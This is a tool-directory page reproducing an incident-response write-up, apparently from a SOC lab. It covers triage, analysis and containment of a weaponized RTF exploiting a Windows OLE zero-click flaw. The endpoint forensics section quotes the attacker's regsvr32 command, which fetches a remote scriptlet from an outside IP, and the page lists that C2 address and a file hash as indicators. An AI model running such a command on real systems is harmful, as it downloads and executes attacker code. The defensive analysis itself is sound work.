
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Technical investigation and host containment of a Critical-severity Zero-Click RCE exploit (CVE-2025-21298) using EDR telemetry and static malware analysis. | Kitploit
Tools/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Indicator of Compromise (IOC) ManagementVulnerability AnalysisMalware AnalysisDigital ForensicsCommand and ControlThreat IntelligenceLearning & EducationIncident ResponseLabs & Practice

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Technical investigation and host containment of a Critical-severity Zero-Click RCE exploit (CVE-2025-21298) using EDR telemetry and static malware analysis.

View Repository
4 months agoNot yet reviewed

Incident Response: Windows OLE Zero-Click RCE (CVE-2025-21298)

Project Overview

This project documents the end-to-end investigation and containment of a Critical-severity Zero-Click Remote Code Execution (RCE) attempt. Using EDR telemetry and threat intelligence, I identified a "Living off the Land" (LotL) attack that bypassed automated defenses and established command-and-control (C2) communication.

Key Objectives

  • Triage high-priority SIEM alerts for Zero-Day exploits.
  • Perform static analysis on weaponized RTF attachments.
  • Conduct endpoint forensics to identify malicious process trees.
  • Execute network isolation via EDR to contain active threats.

Incident Lifecycle Execution (NIST SP 800-61)

1. Detection & Initial Triage



I identified Event ID 314: Windows OLE Zero-Click RCE Detection. Initial telemetry revealed the malicious file mail.rtf was Allowed by the perimeter defenses, indicating an active compromise on the workstation 'Austin'.

Initial Alert

2. Static Analysis & Threat Intelligence

I performed a reputation check of the file hash on VirusTotal. The results confirmed a 25/55 detection rate, specifically identifying the file as a weaponized RTF utilizing CVE-2025-21298. This vulnerability allows remote code execution via the Windows Preview Pane without user interaction.

Static Analysis

3. Endpoint Forensics (Hunting the Payload)

I pivoted to the EDR terminal history for the host 'Austin' to identify post-exploitation behavior. I discovered a malicious "Living off the Land" (LotL) execution:

  • Command: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Analyst Insight: The attacker utilized a signed Windows binary (regsvr32.exe) to fetch a malicious script-let from a remote server, bypassing standard application whitelisting and traditional AV signatures.

Endpoint Logs C2 Infrastructure Details

4. Containment & Neutralization

Following the NIST Incident Response Framework, immediate containment was prioritized. I executed a Network Isolation on the affected host to terminate C2 communication and prevent lateral movement within the corporate network.

Containment Action

5. Resolution & Final Reporting

The incident was closed as a True Positive. I documented the Attacker IP (84.38.130.118) and the forensic evidence for the Threat Intelligence and Firewall teams to prevent future occurrences.

Final Resolution


Indicators of Compromise (IOCs)

Key Learnings

  • Defense-in-Depth: Zero-click exploits prove why signature-based AV is insufficient for modern threats.
  • Log Correlation: Successfully correlated SIEM alert data with EDR terminal logs to confirm active exploitation.
  • EDR Proficiency: Practiced rapid host containment to minimize the "dwell time" of the threat actor.
Download Tool
TypeValue
C2 IP Address84.38.130.118
File Hash (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
VulnerabilityCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32